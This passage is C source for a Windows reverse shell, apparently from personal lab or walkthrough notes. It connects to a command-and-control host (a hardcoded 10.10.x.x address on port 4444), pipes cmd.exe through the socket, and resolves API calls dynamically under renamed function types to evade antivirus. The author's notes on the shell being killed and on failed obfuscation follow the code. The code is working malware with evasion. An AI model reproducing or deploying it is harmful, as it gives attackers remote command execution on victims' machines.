  LPSTR                 lpCommandLine,
  LPSECURITY_ATTRIBUTES lpProcessAttributes,
  LPSECURITY_ATTRIBUTES lpThreadAttributes,
  BOOL                  bInheritHandles,
  DWORD                 dwCreationFlags,
  LPVOID                lpEnvironment,
  LPCSTR                lpCurrentDirectory,
  LPSTARTUPINFOA        lpStartupInfo,
  LPPROCESS_INFORMATION lpProcessInformation
);

typedef DWORD (WSAAPI * myNotWaitForSingleObject)(
  HANDLE hHandle,
  DWORD  dwMilliseconds
);

typedef BOOL (WSAAPI * myNotCloseHandle)(
  HANDLE hObject
);

void shinzousasageyo(char* ddd, int eee) { // C2Server == ddd, C2Port == eee
        SOCKET aaa; //mySocket
        struct sockaddr_in bbb; //addr
        WSADATA ccc; //version

		HMODULE hkernel32 = LoadLibraryA("kernel32.dll");

		HMODULE hws2_32 = LoadLibraryA("ws2_32.dll");

        myNotWSAStartup notWSAStartup = (myNotWSAStartup) GetProcAddress(hws2_32,"WSAStartup"); // GetProcAddress(hws2_32,"WSAStartup");
        notWSAStartup(MAKEWORD(2,2), &ccc);

		myNotWSASocketA notWSASocketA = (myNotWSASocketA) GetProcAddress(hws2_32,"WSASocketA"); // GetProcAddress(hws2_32,"WSASocketA");
        aaa = notWSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);

        bbb.sin_family = AF_INET;

		myNotinet_addr notinet_addr = (myNotinet_addr) GetProcAddress(hws2_32,"inet_addr"); // GetProcAddress(hws2_32,"inet_addr");
        bbb.sin_addr.s_addr = notinet_addr(ddd);

		myNothtons nothtons = (myNothtons) GetProcAddress(hws2_32,"htons"); // GetProcAddress(hws2_32,"htons");
        bbb.sin_port = nothtons(eee);


		myNotWSAConnect notWSAConnect = (myNotWSAConnect) GetProcAddress(hws2_32,"WSAConnect"); // GetProcAddress(hws2_32,"WSAConnect");
        if (notWSAConnect(aaa, (SOCKADDR*)&bbb, sizeof(bbb), 0, 0, 0, 0)==SOCKET_ERROR) {

	        myNotclosesocket notclosesocket = (myNotclosesocket) GetProcAddress(hws2_32,"closesocket"); // GetProcAddress(hws2_32,"closesocket");
            notclosesocket(aaa);

			myNotWSACleanup notWSACleanup = (myNotWSACleanup) GetProcAddress(hws2_32,"WSACleanup"); // GetProcAddress(hws2_32,"WSACleanup");
            notWSACleanup();
        } else {

            char Process[] = "cmd.exe";

            STARTUPINFO sinfo;
            PROCESS_INFORMATION pinfo;
            memset(&sinfo, 0, sizeof(sinfo));
            sinfo.cb = sizeof(sinfo);
            sinfo.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
            sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError = (HANDLE) aaa;

			myNotCreateProcessA notCreateProcessA = (myNotCreateProcessA) GetProcAddress(hkernel32,"CreateProcess"); // GetProcAddress(hkernel32,"CreateProcess");
            notCreateProcessA(NULL, Process, NULL, NULL, TRUE, 0, NULL, NULL, &sinfo, &pinfo);

			myNotWaitForSingleObject notWaitForSingleObject = (myNotWaitForSingleObject) GetProcAddress(hkernel32,"WaitForSingleObject"); // GetProcAddress(hkernel32,"WaitForSingleObject");
            notWaitForSingleObject(pinfo.hProcess, INFINITE);

			myNotCloseHandle notCloseHandle = (myNotCloseHandle) GetProcAddress(hkernel32,"CloseHandle");
            notCloseHandle(pinfo.hProcess);
            notCloseHandle(pinfo.hThread);
        }
}

int main(int argc, char **argv) {
    if (argc == 3) {
        int port  = atoi(argv[2]);
        shinzousasageyo(argv[1], port);
    }
    else {
		char host[] = "10.10.191.156";
        int port = 4444;
        shinzousasageyo(host, port);
    }
    return 0;
}
1
- Obfuscation via string splitting and merging doesn't work. I dont know why.
Output:

1
2
3
4
- The code works!
- But I can't maintain the shell for some reason.
- Hypothesis: an AV solution can detect the malicious process and in turn, kills it.
- Don't exactly know why this might be turned but its not from other walkthroughs.